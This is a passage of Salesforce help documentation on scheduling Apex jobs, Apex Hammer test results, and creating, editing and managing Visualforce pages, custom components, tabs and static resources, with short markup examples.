2. Specify the name of a class that you want to schedule.
3. Select **Schedule Builder** or **Cron Expression** to schedule an Apex job.
4. If you select **Schedule Builder**:
   a. Specify how often the Apex class is to run.
      - For **Weekly**—specify one or more days of the week the job is to run (such as Monday and Wednesday).
      - For **Monthly**—specify either the date the job is to run or the day (such as the second Saturday of every month.)
   b. Specify the start and end dates for the Apex scheduled class. If you specify a single day, the job only runs once.
   c. Specify a preferred start time. The exact time the job starts depends on service availability.
5. If you select **Cron Expression**, specify the time using the cron expression and schedule the class to run at the configured time.
6. Click **Save**.

Alternatively, you can call the `System.scheduleBatch` method to schedule the batch job to run once at a future time. For more details, see “Using the `System.scheduleBatch` Method” in the Apex Developer Guide.

After you schedule an Apex job, you can reschedule, pause or resume, or delete the job. You can monitor the progress of the job on the **All Scheduled Jobs** page.

After the job has been completed, you can see specifics about the job, such as whether it passed or failed, how long it took to process, the number of records processed on the Apex Jobs page.

Apex Hammer Test Results

With the Hammer process, Salesforce runs your org's Apex tests in both the current and new release, and compares the results to identify issues for you.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs)
Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Important

- Maintaining the security of your data is our highest priority. We don't view or modify any data in your org, and all testing is done in a copy that runs in a secure data center.
- We triage bugs based on certain criteria and make every effort to fix them all before release.
- The Hammer process isn't guaranteed to run in all or most orgs. It sometimes doesn't run in any orgs, or runs in only a small subset of orgs.
- Apex Hammer test results aren't available in Government Cloud orgs.

Access Apex Hammer Test Results

To access Apex Hammer test results, from Setup, in the Quick Find box, enter **Apex Hammer Test Results** and select it. If the Apex Hammer Test Results page isn't viewable in Setup, then Apex Hammer isn't available for this org.

The page shows the results of running Apex tests for this org as part of the Apex Hammer process. This process runs your org's Apex tests in both the current and new release, and compares the results. Salesforce uses these results to identify any issues to resolve before the release.

This data is shown on the page.

- Date when Hammer last ran in this org
- Number of Apex tests executed and passed
- Percentage of Apex tests that are data silo tests
- Date range when Hammer is scheduled to run next

Create Data Silo Tests

A data silo test is a test method that doesn't have access to org data. The advantages of creating data silo tests are:

- Tests run more reliably because they aren't dependent on data that can sometimes change.
- Failures from those tests are easier to diagnose.
- Finding bugs in the Hammer process is easier.

- Deploying from one org to another is more reliable.

You can make a test run in this preferred manner by using the default behavior. Test methods only use org data when they're annotated with `isTest(SeeAllData=true)` or in a test class annotated with `isTest(SeeAllData=true)`. Data silo tests are supported in API version 24.0 and later. See Isolation of Test Data from Organization Data in Unit Tests.

We highly recommend that as many of your tests as possible be data silo tests. The higher the percentage of data silo tests, the more effective the Hammer process is in finding potential issues in our code base. These issues can affect your org. This early detection enables Salesforce to identify and resolve bugs before we release new software.

We encourage you to write all new Apex tests as data silo tests and convert existing tests to data silo tests.

Apex FAQ

Frequently asked questions about external Web services, supported WSDL Schema types, and differences between a Apex classes and triggers.

REQUIRED EDITIONS

Available in: Salesforce Classic (not available in all orgs) and Lightning Experience
Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Can I Call an External Web Service With Apex?

Yes. You can call operations of Web services with Apex. Using the Apex Classes page, you must first generate an Apex class from the WSDL document of the external Web service before you can call its methods.

What are the Supported WSDL Schema Types for Apex Callouts?

We recommend that you validate the WSDL document and ensure that it contains supported schema types. If a type is not supported by Apex, a callout to a Web service operation may result in an error returned in the callout response , such as "Unable to parse callout response. Apex type not found for element item".

What Is The Difference Between Apex Classes And Triggers?

An Apex class is a template or blueprint from which Apex objects are created. Classes consist of other classes, user-defined methods, variables, exception types, and static initialization code A trigger is Apex code that executes before or after specific data manipulation language (DML) events occur, such as before object records are inserted into the database, or after records have been deleted. A trigger is

associated with a standard or custom object and can call methods of Apex classes.

Visualforce

Visualforce is a framework that allows developers to build sophisticated, custom user interfaces that can be hosted natively on the Lightning Platform. The Visualforce framework includes a tag-based markup language, similar to HTML, and a set of server-side “standard controllers” that make basic database operations, such as queries and saves, simple to perform.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience
Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note For new development, Salesforce recommends using Lightning Experience low-code tools and Lightning web components over Visualforce for the most modern, performant, and responsive functionality. See Why Should I Use Lightning Web Components instead of Visualforce?

With Visualforce you can:

- Create custom user interfaces that easily use standard Salesforce styles
- Create custom user interfaces that completely replace the standard Salesforce styles
- Build wizards and other navigation patterns that use data-specific rules for optimal, efficient application interaction

Visualforce comes with a rich component library that allows you to quickly build pages without having to create so much functionality yourself. In the Visualforce markup language, each tag corresponds to a coarse or fine-grained component, such as a section of a page, a related list, or a field. The components can either be controlled by the same logic that is used in standard Salesforce pages, or developers can associate their own logic with a custom controller or controller extension written in Apex.

Visualforce Pages

Visualforce pages are the top level container for custom apps built with Visualforce. Create Visualforce pages by adding Visualforce components (standard or custom), static HTML markup, and CSS styles and JavaScript to the page.

Visualforce Components

Visualforce components are small, reusable pieces of functionality–think widgets, panels, user interface elements, that kind of thing–that you use in Visualforce page markup. You can use standard Visualforce components, and create your own custom components.

Static Resources

Static resources allow you to upload content that you can reference in a Visualforce page, including archives (such as .zip and .jar files), images, style sheets, JavaScript, and other files. Static resources can be used only within your Salesforce org, so you can’t host content here for other apps or websites.

See Also

- Create Visualforce Pages
- Visualforce Components
- Visualforce Developer's Guide

Visualforce Pages

Visualforce pages are the top level container for custom apps built with Visualforce. Create Visualforce pages by adding Visualforce components (standard or custom), static HTML markup, and CSS styles and JavaScript to the page.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience
Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Each Visualforce page has its own unique, permanent URL, and you can link Visualforce pages together to build complex app functionality.

Create Visualforce Pages

You can create Visualforce pages either by using Visualforce development mode, or by creating pages in Setup.

Enable Development Mode

Although you can view and edit Visualforce page definitions on the Visualforce Pages page in Setup, enabling Visualforce development mode is the best way to build Visualforce pages.

View and Edit Visualforce Pages

View and edit Visualforce page details, including when it was created, when it was last modified, and the Visualforce markup associated with the page.

Manage Visualforce Pages

After creating Visualforce pages, you can customize, edit, and delete them.

Manage Version Settings for Visualforce Pages and Custom Components

Visualforce pages and custom components have version settings for the API and Visualforce. Managed packages referenced by the page or component also have their own version settings. Package versions can be used to evolve components without breaking existing customer integrations using the package.

Create Visualforce Tabs

Build Visualforce tabs so that users can access Visualforce pages from within Salesforce.

Merge Fields for Visualforce Pages

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

Uncaught Exceptions in Visualforce

Visualforce displays extra information when a page encounters errors during execution. This information can help you resolve problems with the page's code, or at least track down an owner to

look further into the problem.

Browser Security Settings and Visualforce
Some Visualforce pages are run from `*.force.com` servers. If you set your browser's trusted sites to include `*.salesforce.com`, you must also add `*.force.com` to the list.

Create Visualforce Pages

You can create Visualforce pages either by using Visualforce development mode, or by creating pages in Setup.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience
Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS NEEDED	
To create, edit, and set version settings for Visualforce pages:	Customize Application

To create a page using the "quick fix" tool available in Visualforce development mode:

1. In your browser, enter a URL in the following form: `https://`*`yourSalesforceOrgURL`*`/apex/`*`nameOfNewPage`*, where the value of *yourSalesforceOrgURL* is the URL used to access your Salesforce org (for example, *`MyDomainName`*`.my.salesforce.com`) and the value of *nameOfNewPage* is the value you want to give to the **Name** field on your page definition.

   For example, if you want to create a page called "HelloWorld" and your Salesforce organization uses the URL *`MyDomainName`*`.my.salesforce.com`, enter `https://`*`MyDomainName`*`.my.salesforce.com/apex/HelloWorld`.

   Note Page names can't be longer than 40 characters.
2. Because the page does not yet exist, you are directed to an intermediary page from which you can create your new page. Click **Create page *nameOfNewPage*** to create the new page. Both the page **Name** and **Label** are assigned the *nameOfNewPage* value you specified in the URL.

See Also
- Enable Development Mode
- View and Edit Visualforce Pages
- Create Visualforce Tabs

To Create Pages in Setup:

1. From Setup, enter *Visualforce Pages* in the Quick Find box, then select **Visualforce Pages**.
2. Click **New**.
3. In the **Name** text box, enter the text that should appear in the URL as the page name. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
4. In the Label text box, enter the text that should be used to identify the page in Setup tools, such as when defining custom tabs, or overriding standard buttons.
5. In the Name text box, enter the text that should be used to identify the page in the API. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
6. In the Description text box, specify an optional description of the page.
7. Select **Available for Salesforce mobile apps** to enable Visualforce tabs associated with the Visualforce page to be displayed in the Salesforce mobile app. This checkbox is available for pages set to API version 27.0 and later.

   Note Standard object tabs that are overridden with a Visualforce page aren't supported in the Salesforce mobile app, even if you select the **Available for Salesforce mobile apps** option for the page. The default Salesforce app page for the object is displayed instead of the Visualforce page.
8. Select **Require CSRF protection on GET requests** to enable Cross Site Request Forgery (CSRF) protection for GET requests for the page. When checked, it protects against CSRF attacks by modifying the page to require a CSRF confirmation token, a random string of characters in the URL parameters. With every GET request, Visualforce checks the validity of this string of characters and doesn't load the page unless the value found matches the value expected.
9. Check this box if the page performs any DML operation when it's initially loaded. When checked, all links to this page need a CSRF token added to the URL query string parameters. This checkbox is available for pages set to API version 28.0 and later.
10. In the **Visualforce Markup** text box, enter Visualforce markup for the page. A single page can hold up to 1 MB of text, or approximately 1,000,000 characters.
11. Click **Version Settings** to specify the version of Visualforce and the API used with this page. You can also specify versions for any managed packages installed in your organization.
12. Click **Save** to save your changes and return to the Visualforce detail screen, or click **Quick Save** to save your changes and continue editing your page. Your Visualforce markup must be valid before you can save your page.

    Note Though your Visualforce markup can be edited from this part of Setup, to see the results of your edits you have to navigate to the URL of your page. For that reason, most developers prefer to work with development mode enabled so they can view and edit pages in a single window.

Once your page has been created, you can access it by clicking **Preview**. You can also view it manually by entering a URL in the following form: `http://yourSalesforceOrgURL/apex/nameOfNewPage`, where the value of *yourSalesforceOrgURL* is your Salesforce organization's URL (for example, `MyDomainName.my.salesforce.com`) and the value of *nameOfNewPage* is the value of the **Name** field

on your page definition.

Enable Development Mode

Although you can view and edit Visualforce page definitions on the Visualforce Pages page in Setup, enabling Visualforce development mode is the best way to build Visualforce pages.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience
Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS NEEDED	
To enable development mode:	Customize Application

Development mode provides you with:

- A special development footer on every Visualforce page that includes the page's view state, any associated controller, a link to the component reference documentation, and a page markup editor that offers highlighting, find-replace functionality, and auto-suggest for component tag and attribute names.
- The ability to define new Visualforce pages just by entering a unique URL.
- Error messages that include more detailed stack traces than what standard users receive.

1. From your personal settings, enter *Advanced User Details* in the Quick Find box, then select **Advanced User Details**.
   No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
2. Click **Edit**.
3. Select the **Development Mode** checkbox.
4. Optionally, select the **Show View State in Development Mode** checkbox to enable the View State tab on the development footer. This tab is useful for monitoring the performance of your Visualforce pages.
5. Click **Save**.

View and Edit Visualforce Pages

View and edit Visualforce page details, including when it was created, when it was last modified, and the Visualforce markup associated with the page.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS NEEDED	
To clone, edit, or delete Visualforce markup:	Customize Application
To edit custom Visualforce controllers	Author Apex

1. From Setup, enter *Visualforce Pages* in the **Quick Find** box, then select **Visualforce Pages**
2. Click the name of a Visualforce page to view its details, including when it was created, when it was last modified, and the Visualforce markup associated with the page.

From the detail page, you can do any of the following:

- Click **Edit** to edit existing page markup.
- Click **Delete** to delete the page.
- Click **Clone** to create a copy of the page. You must specify a new name for the new page.
- Click **Where is this used?** to view a list of all references to the page in your organization.
- Click **Show Dependencies** to display the items, such as fields, objects, or other classes, that must exist for this class to be valid.
- Click **Preview** to open the page in a new window.

Note If the Visualforce page is contained in an installed managed package, you can only view the page. You can't edit, delete or clone it.

If the Visualforce page is contained in an installed managed package, the **Installed Package** indicates the package name. The **Available in Package Versions** field gives the range of package versions in which the Visualforce page is available. The first version number in the range is the first installed package version that contains the Visualforce page.

View and Edit Visualforce Pages with Development Mode Enabled

With development mode enabled, you can view and edit the content of a page by navigating to the URL of the page. For example, if a page is named `HelloWorld`, and your Salesforce URL is *MyDomainName*`.my.salesforce.com`, enter `https://`*MyDomainName*`.my.salesforce.com/apex/HelloWorld` in your browser's address bar.

After enabling development mode, all Visualforce pages display with the development mode footer at the bottom of the browser:

- Click the tab with the name of the page to open the page editor to view and edit the associated Visualforce markup without having to return to the Setup area. Changes display immediately after you save the page.
- If the page uses a custom controller, the name of the controller class is available as a tab. Click the tab to edit the associated Apex class.

- If the page uses any controller extensions, the names of each extension are available as tabs. Clicking on the tab lets you edit the associated Apex class.
- If enabled in Setup, the **View State** tab displays information about the items contributing to the view state of the Visualforce page.
- Click **Save** (just above the edit pane) to save your changes and refresh the content of the page.
- Click **Component Reference** to view the documentation for all supported Visualforce components.
- Click **Where is this used?** to view a list of all items in Salesforce that reference the page, such as custom tabs, controllers, or other pages.
- Click the Collapse button () to collapse the development mode footer panel. Click the Expand button () to toggle it back open.
- Click the Disable Development Mode button () to turn off development mode entirely. Development mode remains off until you enable it again from your personal information page in your personal settings.

Manage Visualforce Pages

After creating Visualforce pages, you can customize, edit, and delete them.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience
Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create and edit Visualforce pages:	Customize Application

1. From Setup, enter *Visualforce Pages* in the **Quick Find** box.
2. Select **Visualforce Pages** to display the Pages list page, which shows all the Visualforce pages defined for your organization

From the Pages list page, you can:

- Click **New** to define a new Visualforce page.
- Click a page name to display detailed information about the page, including its label and Visualforce markup.
- Click **Edit** next to a page name to modify the page's name, label, or Visualforce markup. A  icon indicates that a Visualforce page is in an installed managed package. You can't edit or delete a Visualforce page in a managed package.
- Click **Del** to remove a page.
- Click **Security** to manage the security for the page.
- Click the Preview button () to open the page in a new window.

Note The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

Manage Version Settings for Visualforce Pages and Custom Components

Visualforce pages and custom components have version settings for the API and Visualforce. Managed packages referenced by the page or component also have their own version settings. Package versions can be used to evolve components without breaking existing customer integrations using the package.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience
Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS NEEDED	
To create, edit, and set version settings for Visualforce pages:	Customize Application

Note Package components and Visualforce custom component are distinct concepts. A package is comprised of many elements, such as custom objects, Apex classes and triggers, and custom pages and components.

To aid backwards-compatibility, each Visualforce page and custom component is saved with version settings for the specified version of the API as well as the specific version of Visualforce. If the Visualforce page or component references installed managed packages, the version settings for each managed package referenced by the page or component is saved too. This ensures that as Visualforce, the API, and the components in managed packages evolve in subsequent versions, Visualforce pages and components are still bound to versions with specific, known behavior.

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

To set the Salesforce API and Visualforce version for a Visualforce page or custom component:

1. Edit a Visualforce page or component and click **Version Settings**.
   You can only modify the version settings for a page or custom component on the Version Settings tab

when editing the page or component in Setup.
2. Select the **Version** of the Salesforce API. This is also the version of Visualforce used with the page or component.
3. Click **Save**.

Configure the Package Version Settings

1. Edit a Visualforce page or component and click **Version Settings**.
2. Select a **Version** for each managed package referenced by the Visualforce page or component. This version of the managed package will continue to be used by the page or component if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that isn't already associated with the page or component.
3. Click **Save**.

Note the following when working with package version settings:

- If you save a Visualforce page or custom component that references a managed package without specifying a version of the managed package, the page or component is associated with the latest installed version of the managed package by default.
- You can't **Remove** a Visualforce page or component's version setting for a managed package if the package is referenced by the page or component. Use **Show Dependencies** to find where the managed package is referenced.
- Package subscribers can use package versions to reference deleted components. Visualforce pages within a package always use their own package's latest API version. They cannot access deleted components.

Create Visualforce Tabs

Build Visualforce tabs so that users can access Visualforce pages from within Salesforce.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience
Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS NEEDED	
To create Visualforce Tabs:	Customize Application

1. From Setup, enter *Tabs* in the **Quick Find** box, then select **Tabs**.
2. Click **New** in the Visualforce Tabs related list.
3. Select the Visualforce page to display in the custom tab.

4. Enter a label to display on the tab.
5. Click the **Tab Style** lookup icon to display the Tab Style Selector.

   If a tab style is already in use, a number enclosed in brackets [] appears next to the tab style name. Hover your mouse over the style name to view the tabs that use the style. Click **Hide styles which are used on other tabs** to filter this list.

6. Click a tab style to select the color scheme and icon for the custom tab. Optionally, click **Create your own style** on the Tab Style Selector dialog to create a custom tab style if your org has access to the Documents tab. To create your own tab style:
   a. Click the **Color** lookup icon to display the color selection dialog and click a color to select it.
   b. Click **Insert an Image**, select the document folder, and select the image you want to use. Alternatively, click **Search in Documents**, enter a search term, and click **Go!** to find a document file name that includes your search term. This dialog only lists files in document folders that are under 20 KB and have the Externally Available checkbox selected in the document property settings. If the document used for the icon is later deleted, Salesforce replaces it with a default multicolor block icon ().
   c. Select a file and click **OK**. The New Custom Tab wizard reappears.
7. Optionally, choose a custom link to use as the introductory splash page when users initially click the tab.
8. Enter a description of the tab, if desired, and click **Next**.
9. Choose the user profiles for which the new custom tab will be available.
10. Specify the custom apps that should include the new tab.
11. Select **Append tab to users' existing personal customizations** to add the tab to your users' customized display settings if they have customized their personal display.
12. Click **Save**.

See Also

Create Visualforce Pages

Merge Fields for Visualforce Pages

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience
Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Visualforce pages use the same expression language as formulas–that is, anything inside `{! }` is evaluated as an expression that can access values from records that are currently in context. For example, you can display the current user's first name by adding the `{!$User.FirstName}` merge field to a

page.

```
<apex:page>
    Hello {!$User.FirstName}!
s</apex:page>
```

If your user's name is John, the page will display `Hello John!`

You also can use merge fields or other functions to personalize your object-level help content.

See Also

- Create Visualforce Pages
- Global Variables
- Displaying Field Values with Visualforce

Uncaught Exceptions in Visualforce

Visualforce displays extra information when a page encounters errors during execution. This information can help you resolve problems with the page's code, or at least track down an owner to look further into the problem.

If a Visualforce page that you didn't develop has an error or uncaught exception:

- You see a simple explanation of the problem in Salesforce.
- The developer who wrote the page receives the error via email with your organization and user ID. No other user data is included in the report.

If you're in development mode and *not* in the same namespace as the page, you see the exception message, the exception type, and a notification that the developer was notified by email.

If you're the developer and in the same namespace as the page, and you are *not* in development mode, you see an exception message. You might also see a message indicating that the developer has been notified. If you *are* in development mode, you see the exception message, the exception type, and the Apex stack trace.

See Also

- Debug Your Code

Browser Security Settings and Visualforce

Some Visualforce pages are run from `*.force.com` servers. If you set your browser's trusted sites to include `*.salesforce.com`, you must also add `*.force.com` to the list.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Depending on your browser and browser settings, you may see an error similar to the following on some pages:

```
Your browser privacy settings have prevented this page from showing some
content. To display this content you need to change your browser privacy
settings to allow "Third Party" cookies from the domain
MyDomainName--PackageName.vf.force.com. Alternatively, if your browser is
Internet Explorer, you can add MyDomainName--PackageName.vf.force.com to your
trusted sites list in the security options page.
```

Salesforce includes a Platform for Privacy Preferences Project (P3P) header on some pages. The header is composed of the following settings:

- Purpose: CUR - Information is used to complete the activity for which it was provided.
- Category: STA - Mechanisms for maintaining a stateful session with a user or automatically recognizing users who have visited a particular site or accessed particular content previously; for example, HTTP cookies.
- Recipient: OTR - Legal entities following different practices. Users cannot opt-in or opt-out of this usage.

If your browser is configured to support P3P, this header allows all Visualforce pages to display. For information on P3P, see Platform for Privacy Preferences (P3P) Project.

If your browser is set to block third-party cookies, and it does not use the P3P header, and you see an error similar to the one above, perform one of the following actions:

- Configure P3P for your browser
- Change your browser settings to allow third-party cookies
- Add the appropriate server to your browser's cookies exception list

Visualforce Components

Visualforce components are small, reusable pieces of functionality–think widgets, panels, user interface elements, that kind of thing–that you use in Visualforce page markup. You can use standard Visualforce components, and create your own custom components.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce provides a library of standard, pre-built components, such as `<apex:relatedList>` and `<apex:dataTable>`, that can be used to develop Visualforce pages. In addition, you can build your own custom components to augment this library.

A custom component encapsulates a common design pattern that can be reused in one or more Visualforce pages. It consists of:

- A set of Visualforce markup demarcated by the `<apex:component>` tag
- An optional component controller written in Apex that allows the component to perform additional logic, such as sorting items in a list, or calculating values

For example, suppose you want to create a photo album using Visualforce pages. Each photo in the album has its own border color, and a text caption that displays beneath it. Rather than repeating the Visualforce markup required for displaying every photo in the album, you can define a custom component named `singlePhoto` that has attributes for image, border color, and caption, and then uses those attributes to display the image on the page. Once defined, every Visualforce page in your organization can leverage the `singlePhoto` custom component in the same way as a page can leverage standard components such as `<apex:dataTable>` or `<apex:relatedList>`.

Unlike page templates, which also enable developers to reuse markup, custom components provide more power and flexibility because:

- Custom components allow developers to define attributes that can be passed in to each component. The value of an attribute can then change the way the markup is displayed on the final page, and the controller-based logic that executes for that instance of the component. This behavior differs from that of templates, which do not have a way of passing information from the page that uses a template to the template's definition itself.
- Custom component descriptions are displayed in the application's component reference dialog alongside standard component descriptions. Template descriptions, on the other hand, can only be referenced through the Setup area of Salesforce because they are defined as pages.

Defining Visualforce Custom Components

Visualforce components are small, reusable pieces of functionality–think widgets, panels, user interface elements, that kind of thing–that you use in Visualforce page markup. You can use standard Visualforce components, and create your own custom components.

View and Edit Visualforce Custom Components

A custom component encapsulates a common design pattern that can be reused in one or more Visualforce pages.

Manage Visualforce Custom Components

After creating custom components, you can view, edit and delete them.

Visualforce Component Limits

Limits for Visualforce components and pages.

See Also

Defining Visualforce Custom Components
View and Edit Visualforce Custom Components

Defining Visualforce Custom Components

Visualforce components are small, reusable pieces of functionality–think widgets, panels, user interface elements, that kind of thing–that you use in Visualforce page markup. You can use standard Visualforce components, and create your own custom components.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience
Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS NEEDED	
To create custom components:	Customize Application

1. In Salesforce from Setup, enter *Components* in the **Quick Find** box, then select **Visualforce Components**.
2. Click **New**.
3. In the **Label** text box, enter the text that should be used to identify the custom component in Setup tools.
4. In the **Name** text box, enter the text that should identify this custom component in Visualforce markup. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
5. In the **Description** text box, enter a text description of the custom component. This description appears in the component reference with other standard component descriptions as soon as you click **Save**.
6. In the **Body** text box, enter Visualforce markup for the custom component definition. A single component can hold up to 1 MB of text, or approximately 1,000,000 characters.
7. Click **Version Settings** to specify the version of Visualforce and the API used with this component. You can also specify versions for any managed packages installed in your organization.
8. Click **Save** to save your changes and view the custom component's detail screen, or click **Quick Save** to save your changes and continue editing your component. Your Visualforce markup must be valid before you can save your component.

Note You can also create a custom component in Visualforce development mode by adding a reference to a custom component that doesn't yet exist to Visualforce page markup. After saving the markup, a quick fix link appears that allows you to create a new component definition (including any specified attributes) based on the name that you provided for the component. For example, if you haven't yet defined a custom component named `myNewComponent` and insert `<c:myNewComponent myNewAttribute="foo"/>` into existing page markup, after clicking **Save** a quick fix allows you to define a new custom component named `myNewComponent` with the following default definition:

```
<apex:component>
  <apex:attribute name="myattribute" type="String" description="TODO: Desc
ribe me"/>
  <!-- Begin Default Content REMOVE THIS -->
  <h1>Congratulations</h1>
  This is your new Component: mynewcomponent
  <!-- End Default Content REMOVE THIS -->
</apex:component>
```

You can modify this definition from Setup by entering *Components* in the **Quick Find** box, then selecting **Visualforce Components**, and then clicking **Edit** next to the myNewComponent custom component.

See Also

Visualforce Components

View and Edit Visualforce Custom Components

A custom component encapsulates a common design pattern that can be reused in one or more Visualforce pages.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience
Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS NEEDED	
To clone, edit, delete, or set versions for custom components:	Customize Application

From Setup, enter *Components* in the **Quick Find** box, then select **Visualforce Components** and click the name of a custom component to view its definition.

From the detail page, you can do any of the following:

- Click **Edit** to edit the custom component.
- Click **Delete** to delete the custom component.
- Click **Clone** to create a copy of the custom component. You must specify a new name for the new component.
- Click **Where is this used?** to view a list of all references to the custom component in your organization.
- Click **Show Dependencies** to display the items, such as another component, permission, or preference, that must exist for this custom component to be valid.

Once your component has been created, you can view it at `http://yourSalesforceOrgURL/apexcomponent/nameOfNewComponent`, where *yourSalesforceOrgURL* is the URL used to access your Salesforce org (for example, `MyDomainName.my.salesforce.com`) and the value of *nameOfNewComponent* is the value of the **Name** field on the custom component definition.

The component is displayed as if it's a Visualforce page. Consequently, if your component relies on attributes or on the content of the component tag's body, this URL may generate results that you don't expect. To more accurately test a custom component, add it to a Visualforce page and then view the page.

See Also

Visualforce Components

Manage Visualforce Custom Components

After creating custom components, you can view, edit and delete them.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience
Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS NEEDED	
To create and edit custom components:	Customize Application

From Setup, enter `Components` in the **Quick Find** box, then select **Visualforce Components** to display the Components list page, which shows the list of custom components defined for your organization. From this page you can:

- Click **New** to define a new custom component.
- Click a custom component name to display detailed information about the component.
- Click **Edit** to modify a component's name or markup.

  Note A  icon indicates that a Visualforce custom component is in an installed managed package. You can't edit or delete a Visualforce custom component in a managed package. A  icon indicates that a Visualforce custom component in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Visualforce custom component through the package detail page.
- Click **Del** to remove a custom component from your organization.

The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace

prefix field is not displayed for brand templates, folders, and custom report types.

Visualforce Component Limits

Limits for Visualforce components and pages.

Visualforce uses a tag-based markup language for building applications and customize the Salesforce user interface.

Limit	Value
Maximum length of a Visualforce page name (the text in the URL that uniquely identifies the Visualforce page)	40 characters Page names can't be longer than 40 characters.
Maximum length for source code of a Visualforce page (the source code, not the rendered response)	1 MB of text A single page can hold up to 1 MB of text, or approximately 1,000,000 characters.
Maximum length for source code of a Visualforce component (the source code)	1 MB of text A single component can hold up to 1 MB of text, or approximately 1,000,000 characters.
Maximum width of a Visualforce page displayed on a profile tab	750 pixels A single page displayed on a profile tab can't be wider than 750 pixels.

Static Resources

Static resources allow you to upload content that you can reference in a Visualforce page, including archives (such as .zip and .jar files), images, style sheets, JavaScript, and other files. Static resources can be used only within your Salesforce org, so you can't host content here for other apps or websites.

REQUIRED EDITIONS

Available in: Salesforce Classic and Lightning Experience
Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Using a static resource is preferable to uploading a file to the Documents tab because:

- You can package a collection of related files into a directory hierarchy and upload that hierarchy as a .zip or .jar archive.
- You can reference a static resource in page markup by name using the `$Resource` global variable instead of hard-coding document IDs:
  - To reference a standalone file, use `$Resource.<resource_name>` as a merge field, where *<resource_name>* is the name you specified when you uploaded the resource. For example:

    ```
    <apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
    ```

    or

    ```
    <apex:includeScript value="{!$Resource.MyJavascriptFile}"/>
    ```

  - To reference a file in an archive, use the `URLFOR` function. Specify the static resource name that you provided when you uploaded the archive with the first parameter, and the path to the desired file within the archive with the second. For example:

    ```
    <apex:image url="{!URLFOR($Resource.TestZip, 'images/Bluehills.jpg')}"
        width="50" height="50"/>
    ```

    or

    ```
    <apex:includeScript value="{!URLFOR($Resource.LibraryJS, '/base/subdir/fil
    e.js')}"/>
    ```

- You can use relative paths in files in static resource archives to refer to other content within the archive. For example, in your CSS file, named `styles.css`, you have the following style:

  ```
  table { background-image: url('img/testimage.gif') }
  ```

  When you use that CSS in a Visualforce page, you need to make sure the CSS file can find the image. To do that, create an archive (such as a zip file) that includes `styles.css` and `img/testimage.gif`. Make sure that the path structure is preserved in the archive. Then upload the archive file as a static resource named “style_resources”. Then, in your page, add the following component:

  ```
  <apex:stylesheet value="{!URLFOR($Resource.style_resources, 'styles.cs
  s')}"/>
